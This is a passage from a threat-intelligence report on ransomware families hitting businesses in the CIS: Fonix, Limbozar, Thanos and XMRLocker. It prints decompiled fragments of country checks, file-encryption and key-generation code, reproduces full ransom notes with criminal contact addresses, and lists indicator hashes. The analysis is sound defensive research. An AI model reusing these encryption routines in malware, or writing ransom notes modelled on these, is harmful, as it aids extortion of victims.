HttpRequest(v40, (__int64)v32, v10);
```

Sending a notification in Telegram

Upon infecting the host, Fonix also checks the victim's geolocation by IP and, if launched in Iran, ceases its activity without encryption.

```
std::string::f_6(v29, "ip-api.com", 0xAui64);
HttpRequest(Buf, v29, v26);
v2 = Buf;
if ( v45 >= 0x10 )
    v2 = Buf[0];
if ( v44 >= 4 )
{
    v3 = v2 + v44;
    v4 = memchr(v2, 73, v44 - 3);
    if ( v4 )
    {
        while ( *v4 != 'narI' ) // Iran
        {
            v4 = memchr(v4 + 1, 73, v3 - 3 - (v4 + 1));
            if ( !v4 )
                goto LABEL_7;
        }
        if ( v4 - v2 != -1 )
        {
            MessageBoxW(0i64, L"Dharma can't Run on this country.", L"ALERT!", 0x10u);
            exit(-1);
        }
    }
}
```

Country check in Fonix

To encrypt user files, it uses the ChaCha or Salsa algorithms (depending on the file size). The ChaCha/Salsa keys are encrypted by RSA with a session public key generated when the Trojan is launched. The session private key is encrypted by RSA using the public master key contained in the body of the malware.

Early versions of Fonix had their own design of ransom notes.

XINOF v4.4.1



All Of Your Files Have Been Encrypted By XINOF!

All your files have been encrypted due to a security problem with your PC.
If you want to restore them, please send an email to bds24@tutanota.com

XINOF

You have to pay for decryption in Bitcoin. The price depends on how fast you contact us. After payment we will send you the decryption tool.
You have to 48 hours(2 Day) To contact or paying us After that, you have to Pay **Double**.
in case of no answer in 6 hours email us at = bds24@ProtonMail.com
The crypter person username : [bds24](#)
your SYSTEM ID is : [FDC9B3EA](#)

06d,20:58:25 ⚠

Attention!

- **DO NOT** pay any money before decrypting the test files.
- **DO NOT** trust any intermediary, they wont help you and you may be victim of scam. just email us , we help you in any steps.
- **DO NOT** reply to other emails, ONLY this two emails can help you.
- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.

What is our decryption guarantee?

- Before paying you can send us up to [3 test files](#) for free decryption. The total size of files must be less than 2Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)

You only have LIMITED time to get back your files!

- if timer runs out and you dont pay us , all of files will be DELETED and your hard disk will be seriously DAMAGED.
- you will lose some of your data on day 2 in the timer.
- you can buy more time for pay. Just email us .
- THIS IS NOT A JOKE! you can wait for the timer to run out ,and watch deletion of your files :)

Regards-FonixTeam

Fonix ransom note (early version)

In modern samples, meanwhile, we see the look of some versions of Crysis' and Phobos' ransom notes being copied.

harmasp@tutanota.com



All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail harmasp@tutanota.com

Write this ID in the title of your message: **80590ED9**

In case of no answer in 24 hours write us to these e-mails: harmasp@protonmail.ch

You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the decryption tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 1 file for free decryption. The total size of files must be less than 1Mb (non archived), and files should not contain valuable information. (databases, backups, large excel sheets, etc.)

How to obtain Bitcoins

The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.

https://localbitcoins.com/buy_bitcoins

Also you can find other places to buy Bitcoins and beginners guide here:

<http://www.coindesk.com/information/how-can-i-buy-bitcoins/>

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Fonix ransom note (modern version)


Limbozar/VoidCrypt

This ransomware appeared in mid-2019. Some versions of it are also known as Limbo, Legion, Odveta and Ouroboros. Limbozar is distributed through an affiliate program (RaaS). Currently, the main vector of distribution is unauthorized RDP access. Limbozar is written in C++, compiled in MS Visual Studio and uses the CryptoPP library to implement cryptographic functions.

The cryptographic scheme has changed several times throughout the family's history. When launched, modern versions of Limbozar generate an RSA-2048 session key pair, followed by a 256-bit key and a 96-bit initialization vector for the AES algorithm in GCM mode. The private RSA session key is encrypted with the AES algorithm and saved locally. Next, the key+IV pair for AES is encrypted with one of the several public RSA master keys contained in the Trojan's body, and is also saved to the local drive.


After this preparatory phase, Limbozar searches for the victim's files and encrypts them with the AES-GCM algorithm, generating for each file a unique key+IV pair, which, in turn, it encrypts with the RSA session public key.

After encryption, the malware leaves the cybercriminals' demands in the Decrypt-info.txt files.



Limbozar ransom note

Upon full encryption, Limbozar also sends a notification about the new victim to its C&C server using a POST request. To implement network communication, the SFML library (libsFML-network) is used.



Notification about a new Limbozar infection

Thanos/Hakbit

Thanos became active in late April 2020, although information about it first appeared in January when it was presented as RaaS on a hacker forum. The ransomware is written in C#. According to our information, its main vector of distribution is cracking RDP passwords.

!!! YOUR NETWORK HAS BEEN COMPROMISED !!!

Follow our instructions below and you will recover all your data.

We have downloaded a lot of interesting data from your network!

The data is pre-loaded and will be automatically published if you dont pay!

Contact us within 24 hours here:

trinagesupport@confidesk.com

r.som-support@protonmail.com

You have to pay for decryption in Bitcoins.
The final price depends on how fast you write to us!
Every day of delay will cost you additional +0.5 BTC !

Attention one more time!

DO NOT RENAME ENCRYPTED FILES!


DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE, YOU MAY DAMAGE THEM !

Desktop wallpaper of an infected machine displaying a ransom note

Since the distribution model is RaaS, the ransomware is distributed through a builder, enabling the customization of the Trojan itself and a decryptor for it.

There are many different settings in the builder: both basic (extension of encrypted files, name and content of ransom note, payment address) and more advanced (code obfuscation, self-delete, disabling Windows Defender, bypassing the Antimalware Scan Interface (AMSI), unlocking files occupied by other processes, protecting the ransomware process, preventing sleep, execution delay, fast encryption mode for large files, setting extensions of the files to be encrypted, selecting a victim notification method). The leaked constructor can be found online. Most likely, it was uploaded by the operator who bought it. For protection, it features a built-in HWID check, suggesting it was assembled for the specific device of the operator.

The decryptor can decrypt files using the user ID, which is an RSA-encrypted key for a symmetric encryption algorithm (different versions have different symmetric algorithms).



Decryptor for Thanos

The ransomware can employ a range of encryption schemes. In various samples of the ransomware, we came across the following:


- One key for all files; Salsa20 encryption
- Different keys for all files; Salsa20 encryption
- One key for all files passed through PBKDF2 function; AES-256 CBC encryption
- One key for all files passed through PBKDF2 function (1000 iterations for small files and 50,000 iterations for large (>15 MB) files), then AES-256 CBC encryption

An illustration of one of the encryption schemes (static key + PBKDF2 + AES-256 CBC) and the code obfuscation method are given below. The obfuscation is rather weak, which makes it possible to recover the original code.

```
FileStream fileStream = new FileStream(origName, (FileMode)Convert.ToInt32(1.0 + Math.Round(1.5)));
FileStream fileStream2 = new FileStream(encrFilename, (FileMode)Convert.ToInt32(3.0 - Math.Floor(1.0)), FileAccess.ReadWrite, (FileShare)Convert.ToInt32(2.0 + Math.Truncate(1.5)));
AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, program.mb, Convert.ToInt32(1000.0));
aesCryptoServiceProvider.KeySize = Convert.ToInt32(384.0 - Math.Ceiling(128.0));
aesCryptoServiceProvider.Key = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.KeySize / Convert.ToInt32(6.842178717650422 + Math.Tan(4.0)));
aesCryptoServiceProvider.IV = rfc2898DeriveBytes.GetBytes(aesCryptoServiceProvider.BlockSize / Convert.ToInt32(12.0 - Math.Truncate(4.0)));
aesCryptoServiceProvider.Padding = (PaddingMode)Convert.ToInt32(5.0 - Math.Ceiling(1.5));
aesCryptoServiceProvider.Mode = CipherMode.CBC;
```

One of the blocks of code used for encryption

The ransom note does not differ much. As usual, the purpose is to leave contact details and intimidate the user.



```
====HOW_TO_RECOVER_MY_FILES!====.txt - Notepad
File Edit Format View Help
|
===== WELCOME Gentlemen ! =====

Your are now asking yourself: What happend?

=====

All your data has been encrypted , backups are deleted. We use the strongest military encryption algorithms!
Nobody can help you recover your files without our special decoder!
But you can restore everything by purchasing a special programm from us - Universal Decryptor.
This programm will restore all your network.
Follow our instructions below and you will recover all your data.
We have downloaded a lot of interesting data from your network!
The data is pre-loaded and will be automatically published if you dont pay!
Your data will be available after automatic publication for free downloading at least for 6 months at our servers.
Contact us within 24 hours here:
trinagesupport@confidesk.com
r.som-support@protonmail.com
```

Thanos ransom note

Thanos implements a rather flexible attack scheme, allowing the operator to independently select the ransomware’s features and generate it to suit their specific needs.

XMRLocker

XMRLocker was first noticed in early August 2020. It is written in C# and uses .NET libraries for encryption.

Encryption is performed using a generated password of random length of 65–101 characters. A fixed alphabet, which includes English upper- and lower-case letters plus some special characters, is used to generate the password.

```
private static string GeneratePassword(byte length)
{
    try
    {
        StringBuilder stringBuilder = new StringBuilder();
        for (;;)
        {
            byte b = 0;
            byte b2 = length;
            length = b2 - 1;
            if (b >= b2)
            {
                break;
            }
            stringBuilder.Append("abcdefghijklmnopqrstuvwxyABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#%&^&*()_
+["XMR.random.Next("abcdefghijklmnopqrstuvwxyABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890!@#%&^&*()_
+").Length]);
        }
        return stringBuilder.ToString();
    }
    catch
    {
    }
    return string.Empty;
}
```


Password generation in XMRLocker

Encryption uses the AES algorithm with a key length of 256 bits in CFB mode and with PKCS7 padding. The pre-generated password is passed through the PBKDF2 function with 50,000 iterations, and the result is converted to a key and IV for further encryption. PBKDF2 uses a 32-byte random salt, which gets written to the beginning of each file. A single key is generated for all files. It is saved in a text file named HWID, which is sent to the C&C server hosted on Tor network and then deleted.

```
this.salt = EncryptAES256.GenerateRandomSalt();
this.passwordBytes = Encoding.UTF8.GetBytes(pAsSwOrD);
this.AES = new RijndaelManaged();
this.AES.KeySize = 256;
this.AES.BlockSize = 128;
this.AES.Padding = PaddingMode.PKCS7;
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(this.passwordBytes, this.salt, 50000);
this.AES.Key = rfc2898DeriveBytes.GetBytes(this.AES.KeySize / 8);
this.AES.IV = rfc2898DeriveBytes.GetBytes(this.AES.BlockSize / 8);
this.AES.Mode = CipherMode.CFB;
```


Encryption function

After encryption, the machine is shut down. Upon next startup, the user is greeted with a mocking description of what has happened and the cybercriminals' details.



Message after startup

The ransomware note, as usual, contains contact details and an ID. The only surprising element is the words “files encrypted with Base-64 algorithm,” since this is not an encryption algorithm and is not used at all by this ransomware.



Note left by the ransomware

Takeaways

Both well-known and relatively new business-oriented ransomware is present in the CIS. Many of these threats are actively developing, and some, since being discovered, have been shut down only to reappear on the market. Cybercriminals use various encryption techniques, some of them quite curious, such as dual encryption in CryptConsole and archive processing in Cryakl.

Although there are different vectors of malware distribution, most of the current crop of ransomware threats targeting businesses in the CIS penetrate the victim’s network via RDP. To counter this, it is important to create strong passwords for domain accounts and change them regularly. It is also advised to block RDP access from the internet and use a VPN to connect to the corporate network instead.

IoC

Fonix:

[78c2e00d02a4ebd7924b91d70172cb18
4a02e768265eb3dc9fdafa8ece81b468
36339f59f433e35a9f52928bc90d6892](#)

Cryakl:

[23755a33694adc76023dd0b7607bc03d](#)

Crysis:

[8e156f89489cfb4094a0e662b64a2fb8](#)

Limbozar:

[91332f289d3e577b57d878b55c5cf18a](#)

Phobos:

[1fd2cad966f90f5a434c80aa9c2e987b](#)

CryptConsole:

[94291aaa1134e8f404778adc46cb4700](#)

BigBobRoss:

[8080443b933790f6d26935da7460671c](#)

XMRLocker:

[f0959600e81b2fbdcb7bb43948466bf8](#)

Thanos:

[177b612600f7e9c2be2dbda96718ffc4
d5128657902961b2b02447b84ff6345f
4096e6730b117ae60dc3e5d4fd31acda](#)

Source: <https://securelist.com/cis-ransomware/104452/>